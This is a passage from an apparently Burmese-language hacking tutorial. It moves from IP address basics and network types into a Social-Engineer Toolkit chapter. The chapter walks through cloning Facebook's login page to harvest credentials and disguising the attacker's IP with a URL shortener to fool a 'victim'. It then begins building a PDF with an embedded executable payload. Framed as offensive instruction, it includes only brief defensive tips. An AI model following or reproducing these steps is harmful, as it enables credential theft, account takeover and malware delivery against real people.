ဆိုပြီး မှာယူနေတဲ့ customer တစ်ယောက်က IP location မှာ MDY မဟုတ်ဘဲ YGN ဖြစ်နေတယ်ဆိုပါစို့။ ဒါဆို ဒါဟာ လိမ်ညာခြင်းတစ်မျိုးသာ ဖြစ်တာမို့ ဒီ customer သည် ရိုးဖြောင့်မှုမရှိဘူးဆိုတာ သိနိုင်ပါတယ်။ နောက်တစ်ခုက လိပ်စာပါ။

ရှေ့မှာ နမူနာ ပြခဲ့ပြီးပြီနော်။ IP lookup မှာ Location ကို အနီးကပ်ဆုံး မြင်တွေ့နိုင်တယ်ဆိုတာ။ (မြန်မာနိုင်ငံမှာတော့ မြို့ကြီးတွေလောက်ပဲ လမ်းတွေ မှန်ကန်ပါသေးတယ်။ မြို့ငယ်တွေမှာတော့ လမ်းနာမည်တွေ မမှန်သေးသလို မပါသေးတဲ့လမ်းတွေလည်း မြို့ကြီးတွေမှာတောင် ရှိတတ်ပါတယ်။)

မေးခွန်းရဲ့ ဒုတိယပိုင်းက ဘယ်သူတွေက ကျွန်တော်တို့ရဲ့ IP address ကို သိနေနိုင်လဲဆိုတာ ဖြစ်ပါတယ်။ IP address မှာ အပိုင်း နှစ်ပိုင်း ပါဝင်တာမို့လို့ တစ်ပိုင်းစီ ဖော်ပြပါမယ်။ Private IP (local IP address) ကိုတော့ same network ကို အသုံးပြုနေတဲ့ user တွေထဲက (IP address)တွေ အကြောင်း သိရှိသူတွေသာ သိနိုင်ပါတယ်။ အခြားသူတွေက သင့်ရဲ့ Private IP address ကို သိဖို့ မလွယ်ကူပါ။ ဒါကြောင့် Same Network Access ကို ရယူနိုင်ဖို့ ကြိုးစားကြတာ ဖြစ်ပါတယ်။ အကယ်၍များ သင့်ရဲ့ target က Public Wifi တွေကို သုံးလေ့ရှိသူဆိုရင်တော့ သင့်အတွက် same network access ရရှိဖို့က ခက်ခဲမှာ မဟုတ်တော့ပါဘူး။

Public IP address ကိုတော့ သိရှိနေနိုင်သူတွေ များစွာ ရှိကြပါတယ်။ ဥပမာ သင့်အနေနဲ့ စာတိုက်ကနေ စာတစ်စောင် ထည့်မယ်ဆိုပါတော့။ သင့်ဆီ ပြန်စာရောက်နိုင်ဖို့အတွက် သင့်လိပ်စာကို ပြန်ထည့်ပေးရမှာဖြစ်ပါတယ်။ ဒီသဘောအတိုင်းပါပဲ။ website တစ်ခုကနေ အကြောင်းအရာတစ်ခုကို သင ဖွင့်ကြည့်တဲ့အခါ အဆိုပါ website ထံ သင်ကြည့်လိုတဲ့အကြောင်းအရာကို request ပြုလုပ်ပါတယ်။ ထို site ကနေ သင့်ရဲ့ public IP အတိုင်း ပြန်လည်ပေးပို့လာတဲ့ အချက်အလက်ကို သင ပြန်လည် လက်ခံရရှိမှာဖြစ်ပါတယ်။ ဒါကြောင့် သင အသုံးပြုတဲ့ website တိုင်းသည် သင့်ရဲ့ IP address ကို သိနေနိုင်ပါတယ်။

နောက် သင့်ရဲ့ public IP ကို အမြဲတမ်း သိနေနိုင်မှာက သင်အသုံးပြုနေတဲ့ ISP ပါ။ ဥပမာ သင်က ဖုန်းကဒ်နဲ့သာ အသုံးပြုသူဆိုရင် သင့်ရဲ့ ISP က (MPT, Telenor, Ooredoo, MEC,...) စတာတွေပေါ့။ သူတို့ပဲသိမှာလားဆိုရင်တော့ မဟုတ်သေးပါဘူး။ ဥပမာ - သင်က အခြားသူရဲ့ gmail (or) Facebook account တစ်ခုခုကို forget password ကနေတစ်ဆင့် recovery လုပ်ဖို့ ကြိုးစားတဲ့အခါမှာ လည်းပဲ သင့်ရဲ့ IP address က အဆိုပါ Account ပိုင်ရှင်ထံ report အနေနဲ့ ရောက်ရှိသွားမှာဖြစ်ပါတယ်။

ဒါတွေအပြင် သင့်ကွန်ပျူတာကို ငှားသုံးတဲ့အခါမှာဖြစ်စေ၊ ကျွန်တော်တို့ရဲ့ network ကို အခြားတစ်စုံတစ်ယောက်ကို အသုံးပြုခွင့် ပေးတဲ့အခါမှာဖြစ်စေ၊ သုံးနေကျ Facebook တို့လို social media တွေရဲ့ admin တွေက ဖြစ်စေ၊ IP tracking လုပ်နိုင်ဖို့အတွက် ဖန်တီးထားတဲ့ Link တွေကို နှိပ်မိခြင်းကဖြစ်စေ၊ စတဲ့အချက်တွေ ကနေလည်း သင့်ရဲ့ Public IP address ကို သိရှိစေနိုင်ပါတယ်။

Static Vs Dynamic IP addresses

ဒီခါတော့ Static နဲ့ Dynamic IP address တွေအကြောင်း အနည်းငယ် ဆွေးနွေးပါမယ်။ အားလုံးသိတဲ့အတိုင်းပါပဲ။ Static IP က ကိန်းသေဖြစ်ပါတယ်။ ပြောင်းလဲမှု မရှိတာကြောင့် Public IP address မှာ Static IP address ဆိုရင်တော့ အတော့်ကို မကောင်းတဲ့အရာပါပဲ။ Dynamic IP address ကတော့ တစ်ကြိမ်နဲ့တစ်ကြိမ် အလှည့်ကျ ပြောင်းလဲနေတာကြောင့် ပထမတစ်ကြိမ် အင်တာနက်ဖွင့်ချိန်နဲ့ နောက်တစ်ကြိမ် ဖွင့်သုံးတဲ့အချိန်မှာ IP class ချင်း တူတာကလွဲရင် IP address သည် လုံးဝ ပြောင်းလဲသွားမှာဖြစ်ပါတယ်။ ဒါကြောင့် ဖုန်းနဲ့သုံးသူတွေဆိုရင် ဖုန်းကို restart ပြုလုပ်လိုက်လျှင်ဖြစ်စေ၊ အင်တာနက်လိုင်း ပိတ်ထားပြီးနောက် ပြန်ဖွင့်တဲ့အခါမှာဖြစ်စေ whatismyipaddress.com မှာ သွားကြည့်ရင် ပြောင်းလဲနေတာကို တွေ့မြင်ရမှာဖြစ်ပါတယ်။ များသောအားဖြင့်တော့ ISP တွေဟာ Dynamic IP address ကို အသုံးပြုလေ့ရှိကြပါတယ်။

ဒါကြောင့် သင့်အနေနဲ့ Public IP address ကို အမြန် ပြောင်းလဲလိုပါက ဖုန်းကို reboot လုပ်လိုက်ရုံပါပဲ။ ပြန်ပွင့်လာတာနဲ့ သင့်ရဲ့ Public IP address က ပြောင်းလဲနေတာကို တွေ့ရပါမယ်။ Static IP address ကိုတော့ Local Address ဖြစ်တဲ့ Private IP address တွေမှာ တွေ့ရတတ်ပါတယ်။ သူတို့ကတော့ ဒီ Network ထဲမှာရှိနေသမျှ ဒီစက်က ဒီနံပါတ်အတိုင်းပါပဲ။ အခြား network မှာ ပြောင်းသုံးမှသာ ပြောင်းမှာဖြစ်ပါတယ်။

How to hide our IP addresses

ကျွန်တော်တို့ရဲ့ IP address ကို ဖျောက်ပေးနိုင်မယ့် နည်းလမ်း လေးခု ရှိပါတယ်။

- Use a VPN Service
- Use Tor
- Use a Proxy Server
- Use Free/Public WiFi

အသေးစိတ်ကိုတော့ မဖော်ပြတော့ဘူးနော်။ အထက်ပါနည်းလမ်း လေးခုနဲ့ ကျွန်တော်တို့ရဲ့ Public IP address တွေကို ပယ်ဖျောက်ထားနိုင်ပါတယ်။

ယခု IP address နှင့် ပတ်သက်ပြီး ဖော်ပြထားသမျှကို what is my ip address .com မှ ဆောင်းပါးများအား မှီငြမ်းထားပါကြောင်းခင်ဗျာ။

Network Types

အသုံးပြုမှု ဧရိယာပေါ် မူတည်ပြီး network type သုံးမျိုးရှိပါတယ်။ သိပြီးသူတွေက ပိုများမယ်ထင်ပါတယ်။ ဒါကြောင့် မသိသေးသူ အနည်းငယ်အတွက် အကျဉ်းချုပ်ကလေး ဆွေးနွေးပေးသွားပါမယ်။

1.LAN (Local Area Network)

ရုံး၊ ကျောင်း နဲ့ university တွေ၊ Super-market လို နေရာတွေမှာ ကွန်ပျူတာတွေ အချင်းချင်း ချိတ်ဆက်အသုံးပြုတဲ့ computer network အမျိုးအစား တစ်ခုဖြစ်ပါတယ်။ Limited area အတွင်းသာ အသုံးပြုနိုင်ပါတယ်။ Cable တွေ၊ wifi တွေကို အသုံးပြုချိတ်ဆက်နိုင်ပြီး အင်တာနက် မလိုအပ်ဘဲ အချက်အလက်တွေကို မျှဝေနိုင်ပါတယ်။ (internal Only) ပါ။

2.MAN (Metropolitan Area Network)

သူကတော့ LAN ထက်ပိုမိုကြီးမားကျယ်ပြန့်ပါတယ်။ Metropolitan ဆိုတာ မြို့တော် လို့ဆိုလိုတဲ့အတွက် မြို့တစ်မြို့စာ ရှိတဲ့ network လို့ အလွယ်တကူ မှတ်သားနိုင်ပါတယ်။ ကမ္ဘာအရပ်ရပ်နဲ့ ချိတ်ဆက်ဖို့လောက်ထိတော့ မကြီးသေးတဲ့ network ပေါ့။

3.WAN (Wide Area Network)

အကယ်ပြန့်ဆုံး network ဖြစ်ပြီး သူ့ထဲမှာ LAN နဲ့ MAN network ပေါင်းများစွာ ပါဝင်နေပါတယ်။ ယနေ့ ကျွန်တော်တို့ အသုံးပြုနေတဲ့ အင်တာနက် (International Network) သည် လည်းပဲ WAN network သာ ဖြစ်ပါတယ်။

What do we Attack/hack

Hacking ပြုလုပ်တဲ့အခါမှာ ကျွန်တော်တို့အနေနဲ့ target ထားကြတာတွေကို ပြန်ကြည့်တဲ့အခါ Phishing ပြုလုပ်ခြင်းမျိုး၊ access stealing ပြုလုပ်ခြင်းမျိုး စတာတွေနဲ့ ခိုးယူနိုင်ဖို့ ကြိုးစားလေ့ရှိကြတဲ့ Accounts (e.g. gmail, facebook, ...) ဆိုင်ရာ၊ web (sites & application) ဆိုင်ရာ၊ System ကို ချိုးဖောက်ပြီး information ဝင်ရောက်ရယူတဲ့ System ဆိုင်ရာ စသည်ဖြင့် အဓိကအပိုင်းတွေကို ခွဲခြားမြင်တွေ့ရမှာဖြစ်ပါတယ်။ ဒါကြောင့် နောက်ပိုင်း Chapter တွေမှာ Exploit & Attacks တွေကို ဆက်လက်ဖော်ပြပေးသွားမှာဖြစ်ပါတယ်။ သိမှတ်ထားရမှာက Exploitation ခေါင်းစဉ်အောက်မှာမဟုတ်ပေမယ့် သူတို့တွေလည်း exploitation တွေပါပဲ ဆိုတာပါ။ အားလုံး အဆင်ပြေကြလိမ့်မယ်လို့ မျှော်လင့်ပါတယ်ခင်ဗျ။

CHAPTER 12: Social Engineering & Toolkit

Introduction

Social Engineering Toolkit ဆိုတာကတော့ နာမည်အရတင် social engineer တွေ သုံးတဲ့ toolkit တစ်မျိုးမှန်း သိသာလွယ်ပါတယ်။ Social Engineering သည် ရှေးကျပေမယ့် ယနေ့ထိ အောင်မြင်စွာ အသုံးပြုနိုင်နေဆဲ နည်းလမ်းတစ်ခု ဖြစ်ပါတယ်။ ယနေ့ခေတ်လို Social Media တွေ ပိုမိုတွင်ကျယ်လာတဲ့အချိန်မှာ Social Engineering (SE) က ပိုပြီး တွင်ကျယ်စွာ သုံးနိုင်လာတာ အံ့ဩစရာတော့ မရှိပါဘူး။

အလွယ်ပြောရရင် SE ဆိုတာက ကိုယ်သိချင်တာတွေ သိနိုင်ဖို့အတွက် နည်းမျိုးစုံနဲ့ လိမ်ညာလှည့်ပတ်ပြီးတော့ Information တောင်းတာမျိုးပါ။ အဲလိုလုပ်တဲ့အခါ အချို့နေရာတွေမှာ စကားပြောရုံနဲ့တင် သိလိုတဲ့အချက်တွေကို ရနိုင်ပေမယ့် အချို့နယ်ပယ်တွေမှာတော့ စကားပြောဆိုရုံနဲ့တင် ရရှိနိုင်မှာ မဟုတ်ပါဘူး။ အဲသည်အခါ အခြား အထောက်အပံ့တွေ လိုအပ်လာပါတယ်။ Social Engineering ဆိုတာ ကွန်ပျူတာနဲ့ မသက်ဆိုင်တဲ့ နယ်ပယ်တွေမှာလည်းပဲ ရှိနေတာပါပဲ။ ခုစာအုပ်မှာတော့ သက်ဆိုင်တာတွေပဲ ဖော်ပြသွားပါမယ်။

ပထမဆုံး ကျွန်တော်တို့ လေ့လာရမှာက Social Engineering Toolkit ပါ။ Kali Linux မှာ Build-in အနေနဲ့ ပါဝင်တယ်ဆိုပေမယ့် error ကြုံတဲ့အခါ ပါမလာတာမျိုး ရှိတတ်ပါတယ်။ အဲလို ပါမလာပါကလည်း လွယ်ကူစွာ တင်နိုင်ပါတယ်။ Terminal ကို ဖွင့်ပြီး အောက်ပါအတိုင်း လုပ်ဆောင်ရင် ရပါပြီ။

git clone https://github.com/trustedsec/social-engineer-toolkit/ set/

cd set

python setup.py install

```
root@kali:~#git clone https://github.com/trustedsec/social-engineer-toolkit/ set/
root@kali:~#cd set
root@kali:~#python setup.py install
root@kali:~#
```

အထက်ပါအတိုင်း အလွယ်တကူ install နိုင်မှာဖြစ်ပါတယ်။ Install ဖို့ လို မလိုဆိုတာကိုတော့ Terminal ကို ဖွင့်ပြီး setoolkit လို့ရိုက်ကြည့်နိုင်ပါတယ်။ bash: setoolkit : command not found လို့ တွေ့ရင် install ဖို့ လိုအပ်ပြီး set> (setoolkit main menu) ဆီ ရောက်သွားလျှင်ဖြစ်စေ (Y/n for first use) ပထမဆုံးအကြိမ် စတင်သုံးသူတွေအတွက် Y/n (yes or no) မေးလျှင်ဖြစ်စေ ပြန်င်စရာ မလိုပါဘူး။ Y/n မေးလျှင် y ရိုက်ထည့်ပြီး enter လိုက်ရုံနဲ့ Main Menu ဆီ ရောက်သွားမှာဖြစ်ပါတယ်။

လက်တွေ့ လုပ်ကြည့်လိုက်ရအောင်ဗျ။

Main Menu of setoolkit

```
root@kali:~# setoolkit
```

```
Select from the menu:

  1) Social-Engineering Attacks
  2) Penetration Testing (Fast-Track)
  3) Third Party Modules
  4) Update the Social-Engineer Toolkit
  5) Update SET configuration
  6) Help, Credits, and About

 99) Exit the Social-Engineer Toolkit

set> 
```

setoolkit ရဲ့ main menu မှာတော့ အထက်ပါအတိုင်း တွေ့မြင်ရမှာဖြစ်ပြီး ရွေးချယ်စရာ ၆ ခုကို တွေ့မြင်ရပါမယ်။ ရွေးစရာ menu ၆ခု ဆိုပေမယ့် 4) က Update the Social-Engineer Toolkit ဆိုတာကို တွေ့ရမှာဖြစ်ပါတယ်။ Version အသစ်ထွက်လာတဲ့အခါ upgrade ပြုလုပ်နိုင်ဖို့ဖြစ်ပြီး 5) ကတော့ SET configuration ကို update ပြုလုပ်နိုင်ဖို့ဖြစ်ကာ 6) က help option ဖြစ်တာမို့ အဓိက လေ့လာစရာသည် 1, 2, 3 သာ ရှိပါတယ်။

တစ်ခုချင်းစီမှာလည်း သီးခြား sub-menu တွေ ရှိနေပါသေးတယ်။ ဒါကြောင့် setoolkit တစ်ခုလုံးကို လေ့လာဖို့ကတော့ အချိန် အတော်ပေးရပါလိမ့်မယ်။ main menu ကို ပြန်ကြည့်ရအောင်။ ကျွန်တော်တို့ လေ့လာရမယ့် အပိုင်းသုံးခုမှာ ပထမဆုံး တစ်ခုက Social-Engineering Attacks ပါ။ 2 က Penetration Testing (Fast-Track) ဖြစ်ပြီး တတိယတစ်ခုက Third Party Modules ဆိုတာကို တွေ့မြင်ရပါမယ်။

တစ်ခုချင်းစီကို ဖော်ပြဆွေးနွေးပေးသွားပါမယ်။ ပထမဆုံး Menu 1) Social-Engineering Attacks ကို လုပ်ဆောင်နိုင်ဖို့အတွက် Terminal မှာ setoolkit လို့ ရိုက်ထည့်ပြီး ဖွင့်လိုက်ပါ။ ဖွင့်ထားပြီးသားဆိုထပ်ဖွင့်စရာမလိုပါ။

ပထမဆုံးအနေနဲ့ 1 ကို ရွေးချယ်ပြီး ဆက်သွားကြည့်ပါ။ menu အရ 1 သည် Social-Engineering Attacks ဖြစ်ပါတယ်။ အပေါ် ပုံမှာ ကြည့်နိုင်ပါတယ်။

(ပေါ်လာတဲ့ set> ရဲ့နောက်မှာ 1 လို့ ရိုက်ပြီး enter လိုက်ရုံပါပဲ။)

```
set> 1
```

```
Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) SMS Spoofing Attack Vector
  11) Third Party Modules

  99) Return back to the main menu.

set> 2
```

main menu ကနေ 1 ကို ရွေးလိုက်တဲ့အခါ အထက်ပါအတိုင်း ဒုတိယ menu ကို ရောက်သွားပါမယ်။ 1 ကနေ 11 ထိ ရွေးစရာ တွေ့ရမှာဖြစ်ပြီး ဒီနေရာမှာတော့ နမူနာအနေနဲ့ Attack တစ်ခု ပြီးအောင် ဖော်ပြချင်လို့ 2) Website Attack Vectors ကို ရွေးပါမယ်။ option 2 မို့ 2 လို့ ရိုက်ထည့်ပြီး enter ပါ။

```
   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) Full Screen Attack Method
   8) HTA Attack Method

  99) Return to Main Menu

set:webattack>
```

ခုဆိုရင်တော့ terminal မှာ set:webattack လို့ မြင်ရမှာပါ။ Menu မှာ ကြည့်ရင်လည်း website attack vector ထဲမှာ ပါဝင်တဲ့ method တွေကို တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။ ဒီနမူနာမှာတော့ ကျွန်တော်က 3) Credential Harvester Attack Method ကို အသုံးပြုပြသွားပါမယ်။ 3 ရိုက်ထည့်ပြီး enter လိုက်ပါ။

ရွေးစရာတွေကို အောက်ပါအတိုင်း မြင်ရပါမယ်။

```
  1) Web Templates
  2) Site Cloner
  3) Custom Import

 99) Return to Webattack Menu

set:webattack>
```

1) Web Templates, 2) Site Cloner နဲ့ 3) Custom Import မှာ နမူနာအနေနဲ့ 2) Site Cloner ကို ရွေးပြပါမယ်။

```
set:webattack> IP address for the POST back in
150]:192.168.10.150
```

ပေါ်လာတာက IP address ဖြည့်ခိုင်းတာပါ။ ကျွန်တော်တို့ရဲ့ IP address ကို ဖြည့်သွင်းရပါမယ်။ အထက်ပါပုံအတိုင်း မိမိတို့ရဲ့ IP address ကို ဖြည့်ပြီး enter လိုက်ပါ။ IP address မသိပါက terminal နောက်တစ်ခု ထပ်ဖွင့်ပြီး ifconfig လို့ ရိုက်ရှာကြည့်ပါ။ IP address ကို ဖြည့်သွင်းပြီးပါက enter လိုက်ပါ။

```
set:webattack> Enter the url to clone:
```


ဒီခါ ကျွန်တော်တို့ clone လုပ်မယ့် website ကို ထည့်သွင်းရမှာဖြစ်ပါတယ်။ ဒီနေရာမှာ ဥပမာအနေနဲ့ Facebook ကို နမူနာပြပါမယ်။

```
set:webattack> Enter the url to clone:www.facebook.com
```

အထက်ပါအတိုင်း www.facebook.com ကို ထည့်သွင်းပြီး enter လိုက်ပါက cloning progress လုပ်နေတာကို အဝါရောင်စာလုံးနဲ့ ပြပေးမှာဖြစ်ပါတယ်။ အနီရောင်စာတန်းနဲ့ အပြာရောင်စာတန်း ပေါ်လာပြီဆိုရင်တော့ အသင့်ဖြစ်ပါပြီ။

```
The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```


ဖွင့်တာက IP address နဲ့ ဖွင့်ရမှာမို့ ကိုယ့်ရဲ့ Victim က အလွယ်တကူ သံသယ မဖြစ်စေဖို့အတွက် IP address ကို Link အဖြစ် ပြောင်းလဲနိုင်ဖို့အတွက် goo.gl ကို Browser ကနေ သွားလိုက်ပါ။



အထက်ပါပုံအတိုင်း SHORTEN နေရာမှာ http://your-IP_Address ကို ရိုက်ထည့်ရ ပါမယ်။ (IP address က ခုန web attack မှာ ထည့်ခဲ့တဲ့အတိုင်း ထည့်ရမှာပါ။) ပြီးရင် shorten URL ဆိုတာကို နှိပ်ပါ (သို့မဟုတ်) enter လိုက်ရုံပါပဲ။ ကျွန်တော်ကတော့ 192.168.10.150 နဲ့ နမူနာပြထားတာဖြစ်လို့ http://192.168.10.150 လို့ ရိုက်ထည့်ပြီး SHORTEN လိုက်ပါတယ်။

ရလာတဲ့ Link ကို copy ယူပြီး same network မှာ အတူသုံးနေတဲ့ အခြား user (my victim) ထံ ပို့လိုက်ပါတယ်။ Viction က ဖွင့်လိုက်ပြီဆိုရင်တော့

Facebook Fake Login Page ကို အထက်ပါအတိုင်း မြင်တွေ့ရပါမယ်။ ဒီခါမှာတော့ victim က ထိုနေရာမှာ user & passwords တွေကို ဖြည့်သွင်းပြီး ဝင်ရောက်ပါက Facebook ကို အစစ်အမှန် ရောက်ရှိသွားတာကြောင့် သတိမထားမိနိုင်ပါ။ ထို Login ဝင်လိုက်သော အချက်အလက်များကို Terminal မှာ မြင်တွေ့နိုင်ပါလိမ့်မယ်။ (မိမိသားကောင်က ဝင်ရောက်ကြည့်လိုစိတ်ရှိအောင် ဆွဲဆောင်နိုင်ဖို့တော့ လိုပါတယ်။ ဒါတော့ ကိုယ့်ဘာသာ စဉ်းစားပေါ့ နော :)



email က test-only@gmail.com နဲ့ Passwords က thisismytesting လို့ တွေ့ရမှာဖြစ်ပါတယ်။ အဆိုပါ တိုက်ခိုက်မှုမျိုးကို ရှောင်နိုင်ဖို့အတွက် URL တွေကို သေချာ စစ်ဆေးပါ။ URL တွေကို မစစ်ဆေးတတ်ပါက ပထမတစ်ကြိမ် ဖြည့်သွင်းစဉ်မှာ မိမိနဲ့ မသက်ဆိုင်ဘဲ စိတ်ကူးတည့်ရာ ဖြည့်လိုက်ခြင်းအားဖြင့် Phishing လုပ်ထားတဲ့အဆင့်ကို ကျော်လွန်သွားပါလိမ့်မယ်။

ဥပမာ user နေရာမှာ abcdef လို့ဖြည့် passwords နေရာမှာ ghijkl လို့ ဖြည့်ပြီး ဝင်လိုက်ပါ။ Facebook ရဲ့ Login Page အစစ်ထံ ရောက်ရှိသွားပါလိမ့်မယ်။ အခြား Login များလည်း ထို့အတူဖြစ်ပါတယ်။ Facebook မှာဆိုရင် နောက်ထပ် တစ်နည်း ရှိပါသေးတယ်။ Browser ရဲ့ အောက်ခြေက Language ပြောင်းတဲ့နေရာမှာ English Language ကို ရွေးချယ်လိုက်ခြင်းဖြင့်လည်း Phishing URL ကနေ Real URL ကို ပြောင်းလဲသွားမှာဖြစ်ပါတယ်။

ယခု ဖော်ပြပါ Attack (IP address နဲ့ ဖန်တီးရတဲ့ Attack) မျိုးတွေကို Same network အောက်မှာပဲ အသုံးပြုနိုင်မှာ ဖြစ်ပါတယ်။ Over WAN အနေနဲ့ အသုံးပြုလိုပါလျှင်တော့ Port Forwarding ကို ဆက်လက် လေ့လာရမှာဖြစ်ပါတယ်။ ဆက်လက် ဆွေးနွေးရအောင်ခင်ဗျ။

1) Social-Engineering Attacks

အပေါ်မှာ နမူနာအနေနဲ့ Attack တစ်ခုကို တစ်ဆင့်စီ ဖော်ပြပေးပြီးသွားပြီ ဖြစ်လို့ လိုက်လံလုပ်ဆောင်ကြည့်ပါက နားလည်လိမ့်မယ်လို့ ယူဆပါတယ်။ အဆင့်လေးတွေကို နားလည်သွားပြီဆိုရင်တော့ Menu တစ်ခုချင်းစီ လေ့လာဖို့အတွက် မခက်တော့ပါဘူး။ ခု ပထမဆုံး Menu ကို လေ့လာရအောင်ပါ။

```
  1) Social-Engineering Attacks
  2) Penetration Testing (Fast-Track)
  3) Third Party Modules
  4) Update the Social-Engineer Toolkit
  5) Update SET configuration
  6) Help, Credits, and About

 99) Exit the Social-Engineer Toolkit

set> 1
```

Social-Engineering Attacks ထဲကို ဝင်ရောက်လိုက်ပါ။

```
Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) SMS Spoofing Attack Vector
  11) Third Party Modules

  99) Return back to the main menu.

set> 1
```

ပထမဆုံး Option တစ်ခုဖြစ်သည့် 1) Spear-Phishing Attack Vectors ထဲသို့ ဝင်ရောက်ရန် 1 ကို ရိုက်ထည့်ပြီး enter ပါ။ (မိမိ အသုံးပြုလိုသော နံပါတ်ကို ရိုက်ထည့်ရုံသာဖြစ်ပါသဖြင့်။ နံပါတ်စဉ် ရိုက်ထည့်ရန်ကို နောက် မဖော်ပြတော့ပါ။) ဒီနေရာမှာ Spear-phishing အကြောင်း အနည်းငယ် ဆွေးနွေးပါရစေ။

Spear phishing is an email or electronic communications scam targeted towards a specific individual, organization or business. Although often intended to steal data for malicious purposes, Cyber-criminals may also intend to install malware on a targeted user's computer.

အထက်ပါ ဖော်ပြချက်ကိုတော့ Kaspersky ရဲ့ Resource Cneter ကနေ

ကူးယူလာခဲ့ခြင်း ဖြစ်ပါတယ်။ Spear-phishing ဆိုတာ တစ်ကိုယ်ရေ အကျိုးစီးပွားအတွက်ဖြစ်စေ၊ အဖွဲ့အစည်း (သို့မဟုတ်) လုပ်ငန်း တစ်ခုခု၏ အကျိုးစီးပွားအတွက်အဖြစ်စေ ရည်ရွယ်လုပ်ဆောင်ပေးပို့တဲ့ email (or) electronic communication (တရားမဝင် အကျိုးစီးပွား ရှာဖွေမှု) အမျိုးအစားတစ်ခု လို့ ဆိုနိုင်ပါတယ်။ မမှန်ကန်တဲ့ ရည်ရွယ်ချက်နဲ့ Data တွေ ခိုးယူဖို့ ရည်ရွယ်ရင်းဖြစ်ပေမယ့် Cyber-criminal တွေကတော့ target ရဲ့ ကွန်ပျူတာပေါ်မှာ malware တွေ ထည့်သွင်းဖို့ပါ ကြိုးစားလာကြပါတယ်။

များသောအားဖြင့် Government က ကျောထောက်နောက်ခံပြုပေးထားတဲ့ Hacker တွေနဲ့ အခြား hacker ကြီးတွေဟာ ဒီ Attack ရဲ့ နောက်ကွယ်မှာ ရှိနေတတ်ကြပါတယ်။ Cyber-criminal တွေကလည်း ဒီလို လုပ်ဆောင်လေ့ရှိကြပြီးတော့ ရလာတဲ့ ဒေတာတွေထဲက တန်ဖိုးရှိတဲ့ ဒေတာတွေကို Government (or) other company တွေကို ပြန်လည်ရောင်းချဖို့ ကြိုးစားလေ့ရှိပါတယ်။ ဥပမာ ကျွန်တော်တို့ ကုမ္ပဏီက မကြာခင် လုပ်ဆောင်ဖို့ ရည်ရွယ်ထားတဲ့ လုပ်ငန်း (သို့မဟုတ်) စာချုပ် တစ်ခုခုကို ပြိုင်ဘက် ကုမ္ပဏီထံ ရောင်းချတာမျိုးပေါ့။

ဒီ Attack တွေကို အဆင့်မြင့်မြင့် မွမ်းမံလိုက်မယ်ဆိုရင် detect လုပ်ဖို့ လုံးဝ ခက်ခဲတာကြောင့် သူ့ကို ကာကွယ်တားဆီးဖို့ ခက်ပါတယ်။ ဆွေးနွေးတာလေး ရပ်ပြီး လုပ်ဆောင်ချက်လေးတွေ ကြည့်ကြည့်ရအောင်။ setoolkit ထဲက spear-phishing attack အတွက်တော့ ရွေးချယ်စရာ method ကလေးတွေကို အောက်ပါအတိုင်း မြင်ရပါမယ်။

```
   1) Perform a Mass Email Attack
   2) Create a FileFormat Payload
   3) Create a Social-Engineering Template

  99) Return to Main Menu

set:phishing>
```

ပထမဆုံးတစ်ခုက Mass Email Attack ဖြစ်ပါတယ်။ Mass Email Attack မှာတော့ Options 22 ခု ရှိတာ တွေ့ရပါမယ်။

1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)

2) SET Custom Written Document UNC LM SMB Capture Attack

3) MS15-100 Microsoft Windows Media Center MCL Vulnerability

4) MS14-017 Microsoft Word RTF Object Confusion (2014-04-01)

5) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow

6) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)

7) Adobe Flash Player "Button" Remote Code Execution

8) Adobe CoolType SING Table "uniqueName" Overflow
9) Adobe Flash Player "newfunction" Invalid Pointer Use
10) Adobe Collab.collectEmailInfo Buffer Overflow
11) Adobe Collab.getIcon Buffer Overflow
12) Adobe JBIG2Decode Memory Corruption Exploit
13) Adobe PDF Embedded EXE Social Engineering
14) Adobe util.printf() Buffer Overflow
15) Custom EXE to VBA (sent via RAR) (RAR required)
16) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
17) Adobe PDF Embedded EXE Social Engineering (NOJS)
18) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
19) Apple QuickTime PICT PnSize Buffer Overflow
20) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
21) Adobe Reader u3D Memory Corruption Vulnerability
22) MSCOMCTL ActiveX Buffer Overflow (ms12-027)

17) Adobe PDF Embedded EXE Social Engineering (NOJS) ကို အသုံးပြုပြပါမယ်။ ၁၇ ကို ရွေးချယ်လိုက်ပါ။

```
set:payloads>17


[-] Default payload creation selected. SET will generate a normal PDF
ded EXE.

    1. Use your own PDF for attack
    2. Use built-in BLANK PDF for attack

set:payloads>1
```

အထက်ပါပုံအတိုင်း ထပ်မံ တွေ့မြင်ရမှာဖြစ်ပါတယ်။ ဒီနေရာမှာတော့ ကျွန်တော်က 1. Use your own PDF for attack ကို အသုံးပြုပြပါမယ်။

```
    1. Use your own PDF for attack
    2. Use built-in BLANK PDF for attack

set:payloads>1
```

ဖိုင်နာမည်နဲ့ လမ်းကြောင်းကို အောက်ပါအတိုင်း မေးပါမယ်။

```
set:payloads> Enter path to your pdf [blank-builtin]:Desktop/test.pdf
